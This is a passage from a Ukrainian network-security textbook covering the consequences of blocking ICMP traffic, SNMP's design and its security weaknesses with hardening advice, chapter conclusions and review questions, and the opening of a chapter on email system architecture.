Очевидно, що у разі блокування вхідних ехо-запитів і ехо-відповідей ICMP не можна провести діагностику віддаленого хоста за допомогою утиліти ping. З іншого боку, ці ICMP-повідомлення не будуть використані для проведення несанкціонованих операцій. Таким чином, незручність, що виникає, компенсується підвищенням рівня безпеки і усуненням одного з шляхів проникнення в мережу.

Іноді блокують лише вхідні ехо-запити, що дає змогу діагностувати віддалені комп'ютери і отримувати результати з дозволених для проходження ехо-відповідей. Але хакери теж знають про це, і деякі створені ними шкідливі програмні засоби, наприклад TFN і Loki, використовують для доставляння інформації ехо-відповіді ICMP.

Відмова від можливості трасування маршруту

Для визначення маршрутизаторів, через які проходить дейтаграма на шляху до одержувача, в UNIX використовують команду traceroute, а в Windows — tracert.

Блокування вхідного ICMP-трафіку не дає використовувати обидві команди з мережі користувача, оскільки для них необхідно отримувати вхідні ICMP-повідомлення про закінчення часу життя пакета (Time Exceeded in Transit).

Windows-команда tracert надсилає ехо-запити ICMP, тому віддалений користувач у разі блокування вхідного ICMP-трафіку не матиме змоги застосовувати її для комп'ютерів вашої мережі. Але UNIX-команда traceroute як тестові пакети використовує дейтаграми UDP, тому блокування вхідного ICMP-трафіку не вплине на можливості віддалених користувачів застосовувати її для комп'ютерів вашої локальної мережі.

Тиша в локальній мережі

За умови блокування всіх вхідних ICMP-повідомлень хости та маршрутизатори локальної мережі не зможуть отримувати повідомлення про виникнення проблем під час доставляння дейтаграм певному хосту в зовнішній мережі. Це зазвичай не призводить до катастрофічних наслідків, але спричиняє деякі ускладнення. Нехай, наприклад, хост локальної мережі намагається встановити TCP-з'єднання із зовнішнім хостом, який наразі не працює. Віддалений маршрутизатор відправляє ICMP-повідомлення про недосяжність хоста, але воно блокується на вході в локальну мережу. Хост-відправник протягом певного часу буде повторювати спроби встановити з'єднання, засмічуючи мережу марним трафіком.

Невідоме значення MTU

Як уже зазначалося, хост-відправник намагається уникнути фрагментації дейтаграм на шляху до адресата. Для цього визначається MTU всього шляху — відправляється пробний пакет із встановленим прапорцем DF. Цей пакет або буде доставлено одержувачу, або відправник отримає ICMP-повідомлення Need to Frag із зазначенням найменшого MTU.

Блокування всіх вхідних ICMP-повідомлень не дає працювати цьому механізму, що може призвести до вельми серйозних проблем. Хост-відправник очікуватиме повідомлення про необхідність фрагментації. Оскільки через блокування він не зможе його отримати, триватиме відправлення надто великих дейтаграм із встановленим прапорцем DF. Хоча всіх їх буде відкинуто, відправник нічого про це не дізнається.

Тому, якщо прийнято рішення щодо блокування ICMP-трафіку, слід зробити виняток для вхідних ICMP-повідомлень Host Unreachable — Need to Frag.

16.5.2. Протокол SNMP

Протокол SNMP (Simple Network Management Protocol — простий протокол керування мережею) і пов'язану з ним концепцію SNMP MIB (Management Information Base — база керуючої інформації) було розроблено як тимчасове рішення для керування маршрутизаторами Інтернету. Але виявилося, що це рішення — простий, ефективний і гнучкий протокол, який має великий потенціал для розширення. Через це протокол SNMP набув значного поширення та використовується й дотепер для керування мережним обладнанням локальних і глобальних

мереж майже всіх видів. Хоча під час розроблення цей протокол було однозначно орієнтовано на мережі TCP/IP, зараз його іноді використовують і для телекомунікаційного обладнання (аналогові модеми, модеми ADSL, комутатори ATM тощо), тобто там, де, як правило, перевагу надають альтернативному протоколу CMIP (останній орієнтований на стек ISO та належить до стандартів ITU-T). Також є реалізації SNMP для мереж IPX/SPX, хоча сьогодні такі мережі вже не актуальні.

Протокол SNMP (версія 3) описано в RFC 3411–3418 [198–205]

Модель протоколу SNMP

SNMP — протокол прикладного рівня, який використовує традиційну для систем керування схему менеджер–агент. Менеджер — це основна програма, що здійснює керування, агент — посередник між менеджером і керованим ресурсом. Звичайно агент — це програмний компонент, інтегрований з самим ресурсом (модуль операційної системи маршрутизатора чи керованого комутатора). Проте агент може бути й прикладною програмою, яка здійснює керування комп'ютером шляхом взаємодії з його операційною системою через API.

Для того щоб менеджер міг керувати пристроями різних типів (тобто взаємодіяти з різними агентами), потрібно, щоб він і агент мали деяку спільну модель керованого ресурсу. При цьому менеджер використовує модель, щоб мати змогу запитати потрібні йому дані або дати вказівку змінити певний параметр керованого пристрою, а агент наповнює цю модель конкретними параметрами шляхом своєї взаємодії з об'єктом. Агент може взаємодіяти з об'єктом будь-яким чином, а менеджеру він надає вже оброблену і подану у стандартизованому вигляді інформацію. У протоколі SNMP агенти — доволі примітивні, проте їхнього мінімального інтелекту цілком достатньо.

Менеджери й агенти SNMP застосовують спільну MIB-модель (так звані бази керуючої інформації). У системах керування, побудованих на протоколі SNMP, стандартизовано:

- протокол взаємодії агента і менеджера;
- мову опису MIB-моделей і SNMP-повідомлень: мову абстрактної синтаксичної нотації ASN.1 (стандарт ISO 8824 та рекомендації ITU-T X.680-683 [206–209]);
- кілька конкретних MIB-моделей (MIB-I [210], MIB-II [211], RMON [212, 213], RMON 2 [214]), імена об'єктів яких реєструються у дереві стандартів ISO.

Команди протоколу SNMP

Особливість протоколу SNMP полягає в тому, що він є надзвичайно простим — цей протокол містить лише кілька команд (табл. 16.10).

Таблиця 16.10. Команди протоколу SNMP v.2

Команда	Опис
Get-request	Менеджер надсилає цю команду агенту, щоб отримати від нього значення деякого об'єкта за його ім'ям
GetNext-request	Менеджер надсилає цю команду агенту, щоб отримати від нього значення наступного об'єкта (ім'я не вказується)

Таблиця 16.10 (*закінчення*)

Команда	Опис
Get-response	Відповідь агента менеджеру на команди Get-request або GetNext-request
Set	Менеджер надсилає цю команду агенту, для того щоб встановити значення деякого об'єкта. Саме цю команду і використовують для керування
Trap	Агент надсилає цю команду менеджеру, щоб поінформувати його про виникнення особливої ситуації
GetBulk	Команду було додано у SNMP v.2, менеджер надсилає її, щоб отримати кілька значень об'єктів за один запит

Команди SNMP передаються з використанням транспортного протоколу UDP, який не забезпечує ідентифікації джерела команди і не гарантує їх доставлення. Команди Get-request і GetNext-request вимагають відповіді командою Get-response, і менеджер завжди може повторити команду, якщо не дочекається відповіді. Але для команд керування Set і аварійних повідомлень Trap підтверджень не передбачено, і це створює загрозу втрати повідомлень.

У SNMP передбачено ідентифікацію джерела команди, яку здійснюють передаванням так званого рядка співтовариства (Community String). Цей рядок, який передають у відкритому вигляді, жодним чином не захищено від підробок, і тому він є лише засобом структурування системи керування (менеджери реагують на повідомлення тільки «своїх» агентів, і навпаки), а не засобом захисту.

Принципово SNMP може бути реалізовано поверх будь-якого транспортного протоколу, але такі реалізації не є розповсюдженими. Є також версія SNMP v.3, яка, на відміну від ранніх версій, застосовує автентифікацію з використанням алгоритму хешування MD5. Саме цю версію можна рекомендувати для мереж, де є загроза стороннього втручання у процес керування.

SNMP MIB

В основу взаємодії за протоколом SNMP покладено припущення, що менеджер і агент використовують спільні моделі об'єктів, якими керують. Коли менеджер запитує об'єкт за його ім'ям, а тим паче, коли він дає вказівку на встановлення певного значення для об'єкта, він мусить знати, який тип має цей об'єкт. Для цього є стандарти баз даних керуючої інформації (MIB-I, MIB-II, RMON, RMON 2) [210–214]. Крім того, є стандарти MIB для певних типів пристроїв (концентраторів, модемів тощо), а також MIB окремих компаній — виробників обладнання. Останні MIB можуть бути закритими і підтримуватися системами керування лише компаній-виробників. Як правило, в специфікаціях конкретного обладнання, що має вбудованого агента SNMP, наведено перелік MIB, які він підтримує; такий перелік може містити не один десяток найменувань.

Для іменування об'єктів MIB і однозначного визначення їхніх форматів використовують специфікацію SMI (Structure of Management Information — структура керуючої інформації). Наприклад, специфікація SMI включає як стандартне ім'я IpAddress і визначає його формат як рядок із 4 байт. Або ім'я Counter, для якого визначено формат у вигляді цілого числа з діапазону від 0 до $2^{32}-1$.

Специфікація SMI спирається на формальну мову ASN.1 (Abstract Syntax Notation — абстрактна синтаксична нотація), прийняту ISO як стандартну мову опису термінів комунікаційних протоколів (зауважимо, що багато протоколів, зокрема й IP, PPP, Ethernet, обходяться без цієї нотації).

Як правило, розробники стандартів Інтернету фіксують числові параметри протоколу в спеціальному RFC «Assigned Numbers». Натомість розробники SNMP обрали для цього універсальне дерево реєстрації об'єктів стандартизації ISO. Повне числове ім'я об'єкта SNMP MIB відповідає імені цього об'єкта в дереві реєстрації ISO. На рис. 16.14 показано структуру фрагмента цього дерева.




Рис. 16.14. Простір імен об'єктів ISO

Зауважте: в дереві відображено той факт, що Інтернет є проектом Міністерства оборони США (DoD). Усі об'єкти, так чи інакше пов'язані з Інтернетом, в цьому дереві мають префікс 1.3.6.1. Через це стандарти MIB потрапили до гілки dod.internet, а далі — до керуючих стандартів (mgmt). Слід зазначити, що група стандартів Інтернету, для яких виділено гілку private (1.3.6.1.4), — це стандарти, розроблені приватними компаніями (Cisco, Nortel Networks, Hewlett-Packard тощо).

На рис. 16.15 показано фрагмент дерева ISO, що містить групи об'єктів MIB-I. За схемою нескладно відстежити побудову числового імені 1.3.6.1.2.1.1.1 об'єкта SysDescr. Із рисунка видно, що це об'єкт за номером 1 у групі iso.org.dod.internet.mgmt.mib.system.




Рис. 16.15. Фрагмент дерева ISO, що містить групи об'єктів MIB-I

Формат повідомлень SNMP

Характерною відмінністю формату повідомлень SNMP від формату пакетів інших протоколів є відсутність заголовка з фіксованими полями. Натомість повідомлення SNMP складаються з довільної кількості полів, кожному з яких передують описувачі його типу й розміру. Обов'язковими полями є версія протоколу (Version), що має цілочисловий формат (INTEGER), та ідентифікаційний рядок співтовариства (Community), що має формат рядка байтів (OCTET STRING). За обов'язковими полями йдуть описані вище команди протоколу SNMP, кожна з яких поміщається у блок даних. Формати блоків даних для кожної команди і змінних, які в них містяться, чітко визначено у стандарті SNMP.

Безпека протоколу SNMP

Протокол SNMP — найпоширеніший протокол керування з великою кількістю можливостей. Зокрема, він дає змогу збирати значний об'єм інформації про стан мережі, статистику її навантаження і помилок, а також читати і модифікувати дані, пов'язані з окремими портами пристроїв. Це пояснює особливу увагу до використання цього протоколу, зокрема й до можливості його несанкціонованого застосування зловмисниками.

Як уже зазначалося, протокол SNMP має два суттєвих недоліки щодо безпеки.

- Він використовує ненадійний транспортний протокол UDP. Це унеможливлює застосування засобів транспортного рівня для ідентифікації й автентифікації джерела команди. Фактично, це означає, що отриманий пакет може

надійти від будь-кого. Крім того, протокол UDP створює загрозу втрати пакета, що може негативно вплинути на керування мережею. Втрату команд керування Set і аварійних повідомлень Trap не буде помічено жодним чином.

- Протокол (крім версії 3) не має засобів автентифікації, а його засоби ідентифікації — ненадійні (рядок передається у відкритому вигляді). Фактично, вбудовані засоби ідентифікації забезпечують структурованість керування, але не захищають від несанкціонованого втручання в керування мережею.

Зважаючи на критичність протоколу SNMP як засобу керування з широкими можливостями, його слід використовувати обережно, дотримуючись таких рекомендацій:

- обов'язково переходити на SNMP v.3, задіявши можливості автентифікації;
- не покладатися на надійність «рядків співтовариств» і обов'язково їх настроювати, щоб запобігти елементарним атакам, в яких порушники користуються рядками за умовчанням public і private;
- у разі віддаленого керування через глобальну мережу або через мережу, яка виходить за межі контрольованої території, застосовувати засоби шифрування трафіку, а краще — повноцінну VPN;
- у локальній мережі (за змоги) організовувати фізично відокремлену мережу для керування, щоб не допустити прослуховування трафіку і втручання в керування неавторизованих користувачів.

Висновки

1. Протоколи прикладного рівня багато в чому покладаються на протоколи транспортного та мережного рівнів і не можуть самостійно забезпечити навіть мінімальну безпеку даних, що передаються. Основні причини такі:
   - відсутність криптографічного закриття даних, що передаються, зокрема таких конфіденційних даних, як ідентифікатори користувачів і їхні паролі;
   - відсутність контролю за цілісністю і справжністю даних, що передаються (це завдання покладено на транспортний рівень);
   - відсутність контролю за джерелом даних (це завдання покладено на мережний рівень).

   Отже, розглянуті у цьому розділі прикладні протоколи можна безпечно використовувати в довірених мережах або в мережах, які підтримують спеціальні засоби захисту, впроваджені на нижчих рівнях протоколів.
2. Реалізації прикладних протоколів іноді містили в собі помилки. Загалом спостерігається така тенденція: чим більше вдосконалених функцій впроваджено у протокол, тим вище ймовірність існування вразливостей в його реалізації та виявлення можливостей використання таких функцій з порушенням безпеки системи (проксі-сканування з використанням FTP, виконання макросів клієнтом TELNET із драйвером ANSI тощо).

3. Мережні служби UNIX (r-служба, NFS, NIS) було розроблено для довіреного середовища без урахування можливих загроз з боку зловмисників. Головною вадою є довірчі відносини, які надають користувачам з довірених хостів можливість виконувати дії без автентифікації. Жодну з цих служб не рекомендовано використовувати у глобальних мережах, у локальних і корпоративних мережах можна застосовувати NFS за умови її ретельного адміністрування.
4. Протокол транспортного рівня UDP є дейтаграмним протоколом, який не забезпечує автентифікації вузла і процесу, що відправили повідомлення. Якщо нижні рівні (мережний і канальний) не забезпечують захисту цілісності та справжності дейтаграм, використання UDP як транспорту, зокрема для пакетів протоколів керування мережею (SNMP) або визначення адреси (DNS), створює умови для небезпечних атак, заснованих на підміні повідомлень.
5. Протокол транспортного рівня TCP передбачає процедуру встановлення з'єднання і містить базові засоби захисту від підміни суб'єкта з'єднання. Але реалізація протоколу в більшості систем зумовлювала можливість такої підміни шляхом угадування параметрів (номерів послідовності) з'єднання. Крім того, процедура встановлення з'єднання створює передумови для атаки SYN flood, коли велика кількість запитів переповнює чергу і блокує віддалений сервер.
6. Протокол мережного рівня IPv4 є основою сучасного Інтернету. Протокол забезпечує доставлення дейтаграми за адресою в глобальній мережі, а також підтримує фрагментацію дейтаграм для адаптації до різних технологій мереж. Передбачено опції, що дають змогу застосовувати маршрутизацію «від джерела» та реєстрацію фактичного маршруту. Однак вони не повністю підтримуються, через що створюються умови для підміни адреси відправника — IP spoofing.
7. На помилках оброблення фрагментованих пакетів базуються численні атаки — і ті, що спрямовані на відмову в обслуговуванні (Teardrop, Newtear, Bonk, Boink), і ті, що дають змогу передати через брандмауер недозволену дейтаграму.
8. BGP — це протокол маршрутизації в магістралі глобальної мережі. Поточна версія протоколу, яка має статус стандарту для мережі Інтернету, — це BGP4. Серйозні вразливості протоколу BGP пов'язані із загрозами та атаками на транспортний протокол TCP, який BGP використовує. Протокол BGP вимагає застосування жорстких механізмів забезпечення безпеки. Запропоновано комплексні рішення з безпеки BGP, які базуються на захисті трафіку засобами IPsec і підписуванні повідомлень із використанням інфраструктури відкритих ключів.
9. Практика показує, що більшість порушень роботи протоколів маршрутизації зумовлено неправильною конфігурацією обладнання та програмного забезпечення, яку здебільшого спричиняє некомпетентність або недбалість персоналу.
10. ICMP-повідомлення про помилки надають відомості, що можуть стати у пригоді як користувачам для діагностики мережі, так і зловмисникам під час проведення ними розвідувальних дій. Є підстави блокувати повернення відправнику деяких ICMP-повідомлень про унеможливлення доставлення, що не дасть змоги розголошувати важливу інформацію про схему мережі.

Протокол ICMP можна також застосовувати для атак відмови в обслуговуванні (Smurf). Його інколи використовують як транспортний засіб для прихованого передавання команд і даних з метою проведення атак (TFN, Loki).

11. Протокол SNMP має дві суттєві вади, які впливають на безпеку. По-перше, він використовує ненадійний транспортний протокол UDP, що виключає можливість застосовувати засоби транспортного рівня для ідентифікації й автентифікації джерела команди, дає змогу приймати команди від порушників і створює загрозу втрати важливих команд. По-друге, протокол SNMP (окрім версії 3) не має засобів автентифікації, а засоби ідентифікації є ненадійними (рядок передається у відкритому вигляді). Ці вади не дають забезпечити захист від несанкціонованого втручання в керування мережею.

    Тож слід обов'язково переходити на SNMP v.3 та використовувати можливості автентифікації, які він надає. Потрібно також у разі віддаленого керування через незахищену (неконтрольовану) мережу застосовувати засоби шифрування трафіку (наприклад, IPsec) і в локальній мережі — організовувати, по змозі, фізично відокремлену мережу для керування.

Контрольні запитання та завдання

1. Чим відрізняється протокол від його реалізації, якщо брати до уваги безпеку їх застосування?
2. Які основні вади, пов'язані з безпекою, має протокол Telnet? Які є шляхи його покращення, і чи застосовуються відповідні заходи на практиці?
3. Які проблеми безпеки можуть виникнути через протокол FTP?
4. Поясніть причини ускладнення роботи за протоколом FTP через міжмережний екран (брандмауер).
5. Яким чином слід обмежувати використання r-служби, NFS, NIS?
6. Що необхідно реалізовувати для безпечного застосування протоколу UDP як транспорту для чутливого трафіку (наприклад, для повідомлень протоколу керування)?
7. Які засоби контролю і захисту сесії впроваджено у протоколі TCP?
8. У чому полягає атака SYN Flood, як їй запобігти?
9. Як реалізовано передбачення номерів TCP-послідовності, і для чого це використовують?
10. У чому полягає атака IP spoofing і як їй можна запобігти?
11. Які помилки оброблення фрагментованих пакетів можна було зустріти в мережних ОС і до яких наслідків призводило використання цих помилок?
12. Назвіть кілька атак, що використовують помилки оброблення фрагментованих пакетів.
13. Які основні переваги має протокол IPv6 щодо безпеки його використання?

14. Які ви знаєте загрози для протоколу BGP?
15. Порівняйте перспективні рішення з безпеки BGP.
16. Для чого було розроблено протокол ICMP і де його місце у стеку TCP/IP?
17. Які атаки можна реалізувати з використанням ICMP?
18. До яких наслідків у корпоративній мережі може призвести повна заборона ICMP-трафіку?
19. Які ви знаєте рекомендації із застосування протоколу SNMP для керування мережею?

Розділ 17

Безпека прикладних служб Інтернету

- Архітектура та протоколи системи електронної пошти
- Зловживання електронною поштою та атаки через систему електронної пошти
- Глобальна гіпертекстова система (Веб)
- Безпека веб-технології: вразливості серверного та клієнтського програмного забезпечення
- SQL-ін'єкції, міжсайтовий скриптінг
- Технологія Java та її модель безпеки

17.1. Система електронної пошти

Електронна пошта є одним із основних і найпопулярніших сервісів у комп'ютерних мережах. Програму електронної пошти первісно було створено для передавання текстових повідомлень, але завдяки зручності цього сервісу виникла потреба в розширенні його функціональних можливостей. З повідомленнями електронної пошти можна передавати не лише текст, але й вкладення, якими можуть бути майже будь-які файли (фактично, обмеження накладаються лише на розмір вкладень).

У корпоративних мережах система електронної пошти забезпечує переважно внутрішній та зовнішній обмін інформацією. Але у багатьох випадках функції цього сервісу є значно більшими. Електронну пошту можна використовувати, наприклад, як компонент системи документообігу і навіть як транспортний протокол корпоративних застосувань або як засіб утворення інфраструктури електронної комерції [215].

Тут і далі під електронною поштою ми будемо розуміти електронну пошту Інтернету (E-mail). Обмін повідомленнями і передавання файлів (альтернативні поштові сервіси) можна реалізовувати й іншими засобами, наприклад на основі веб-технологій або інтернет-пейджерів. Є й такі корпоративні рішення, які використовують власні протоколи. Але через те, що електронна пошта Інтернету є найпоширенішим сервісом, вона має безперечні переваги порівняно з усіма іншими рішеннями.

17.1.1. Архітектура системи електронної пошти

Щоб мати змогу користуватися електронною поштою, необхідно створити на певному сервері поштову скриньку, яка здебільшого реалізується у вигляді одного великого текстового файлу (поштового файлу). Доставлення повідомлення користувачу полягає у дописуванні цього повідомлення в кінець файлу. Для того щоб прочитати повідомлення, користувачу доведеться застосувати спеціальне програмне забезпечення (різні варіанти таких програм буде розглянуто далі у цьому розділі).

Головною проблемою в реалізації системи електронної пошти є доставляння повідомлень, яке передбачає модифікацію файлу користувача — одержувача повідомлення. Відтак доставлення не можна довірити будь-якому користувачу мережі. Відправлення повідомлень і їх передавання мережею може бути здійснене за різними протоколами, але найчастіше використовують SMTP (Simple Mail Transfer Protocol — простий протокол передавання пошти). Цей протокол реалізують поштові SMTP-сервери. Як альтернативу (хоча вже й застарілу) можна назвати протокол UUCP.

Найчастіше використовують такі SMTP-сервери, як Sendmail, Smail, MMDF та PP. Найпопулярнішим SMTP-сервером в UNIX є Sendmail, написаний Еріком Олманом (Eric Allman) [216]. За даними компанії Sendmail, Inc. [217], відкриті та комерційні версії програми Sendmail сьогодні функціонують на серверах, що становлять більше ніж 35 % від усіх серверів Інтернету, забезпечуючи доставлення понад 65 % повідомлень електронної пошти у світі. Розглянемо детальніше функції цієї програми.

Функціонально програма Sendmail складається з трьох відокремлених компонентів:

- агент користувача (User Agent) — дає змогу користувачу формувати повідомлення для відправлення і декодувати отримані повідомлення, які знаходяться у поштовій скриньці;
- агент пересилання (Transfer Agent) — відповідає за приймання і пересилання кореспонденції з одного поштового сервера на інший;
- агент доставляння (Delivery Agent) — керує поштовою скринькою користувача, додаючи до неї повідомлення, що надходять.

Найголовнішим компонентом системи електронної пошти, безумовно, є агент пересилання. Функції інших компонентів можуть виконувати сторонні програми. Слід зауважити, що в ролі агента пересилання замість Sendmail можна також використовувати інші програми; всі вони мають спільну назву *агенти пересилання пошти* (Mail Transfer Agents, MTA). Таким чином, можна сказати, що агент пересилання пошти — це програма, яка реалізує протокол пересилання електронної пошти (протокол SMTP).

Користувач має можливість підключитися безпосередньо до сервера кінцевого одержувача, для того щоб помістити лист у його поштову скриньку. Але у багатьох випадках значно надійніше застосовувати сервери пересилання пошти.

Є транзитні сервери та спеціалізовані, останні призначені для відправлення пошти клієнтами.

Для читання пошти користувач може підключитися до сервера, на якому знаходиться його поштова скринька, у традиційний спосіб (за протоколами Telnet, SSH або, навіть, скориставшись FTP) і отримати доступ до свого поштового файлу. Є спеціальні програми, які читають пошту на сервері та навіть розміщують її по локальних каталогах цього сервера (mail, pine, elm). Агент користувача Sendmail також здатний виконувати цю функцію (хоча з міркувань безпеки дозволяти користувачам такий доступ до Sendmail через мережу було б неправильно). Крім того, доступ до поштової скриньки можна організувати через веб-службу.

В електронній пошті є також інший підхід. Користувач застосовує спеціальну програму — поштового клієнта, що здійснює доступ до сервера за спеціальними протоколами читання електронної пошти, серед яких найпоширеніші POP (Post Office Protocol) та IMAP (Internet Mail Access Protocol). У цьому випадку може бути реалізований один із таких сценаріїв:

- користувач забирає з сервера всю пошту, а потім сортує, обробляє та зберігає її на своєму клієнтському комп'ютері;
- користувач сортує, обробляє, зберігає свою пошту на сервері, а його програма-клієнт лише здійснює керування.


Протокол POP призначений для реалізації першого сценарію, IMAP — другого.

Схематично функціонування системи електронної пошти можна зобразити, як на рис. 17.1.


Отже, у пересиланні та доставлянні електронної пошти ключову роль відіграють програми- агенти,-спілкування з якими (і їх спілкування між собою) здійснюється за протоколом SMTP. Слід звернути увагу на одну важливу особливість цього протоколу. Він передбачає дуже просту ідентифікацію і не передбачає автентифікації. Тобто агенти пересилання пошти фактично не перевіряють, хто цю пошту передає. На час створення протоколу це видавалося прийнятним, оскільки протокол SMTP забезпечує саме передавання пошти, і тому спроби неавторизованого доступу за цим протоколом ніяк не порушують конфіденційності та цілісності даних. Але з розвитком Інтернету почали з'являтися проблеми: «засмічення» електронної пошти некорисними і небажаними повідомленнями, розсилання повідомлень, що містять шкідливі програми, та відправлення повідомлень від імені інших користувачів.

Наявність можливості підключитися до сервера за протоколом SMTP створює загрозу використання вразливостей сервера (наприклад, переповнення буфера). Як правило, сервер (наприклад, Sendmail) настроєно таким чином, що він функціонує як привілейований процес. Це означає, що порушник, отримавши повноваження привілейованого користувача [60] та використавши вразливість системи, здатен завдати їй шкоди, і слід мати на увазі, що це може бути не лише видалення електронних листів.

На жаль, Sendmail добре відомий численними вразливостями, які виявляли у ньому регулярно. Деякі приклади було наведено в розділі 6, а деякі буде розглянуто у цьому розділі.



а



б

Рис. 17.1. Система електронної пошти: *а* — доставляння пошти; *б* — читання пошти

17.1.2. Формат повідомлення електронної пошти

Систему електронної пошти було розроблено для передавання виключно текстових повідомлень. Більше того, розробники передбачали передавання лише 7-бітових символів, що тоді було традиційним заходом економії трафіку.

Формат повідомлень в Інтернеті специфікує окремий стандарт RFC 2822 [218]. Повідомлення має заголовок і тіло.

Заголовок повідомлення складається з полів. Кожне поле має ключове слово і параметри. Параметри відокремлені від ключового слова символом двокрапки (:). Деякі поля формує відправник повідомлення, а деякі — сервери, що відправляють і пересилають пошту. Під час доставляння повідомлення нові поля дописуються у його початок, тобто перше поле заголовка насправді є останнім дописаним у нього полем. Як правило, перше поле і ще кілька за ним — це поля `Received` (їх додають усі транзитні сервери). Параметри у цьому полі можуть бути різними: вони змінюються від сервера до сервера. Наприклад:

```
Received: from gato62.subscribe.ru ([81.222.129.62])
   by fish.ukr.net (trusted smtp.in) with esmtp ID 1GNTZl-0002Gi-KI
   for graiv@ukr.net; Wed, 13 Sep 2006 15:10:45 +0300
```

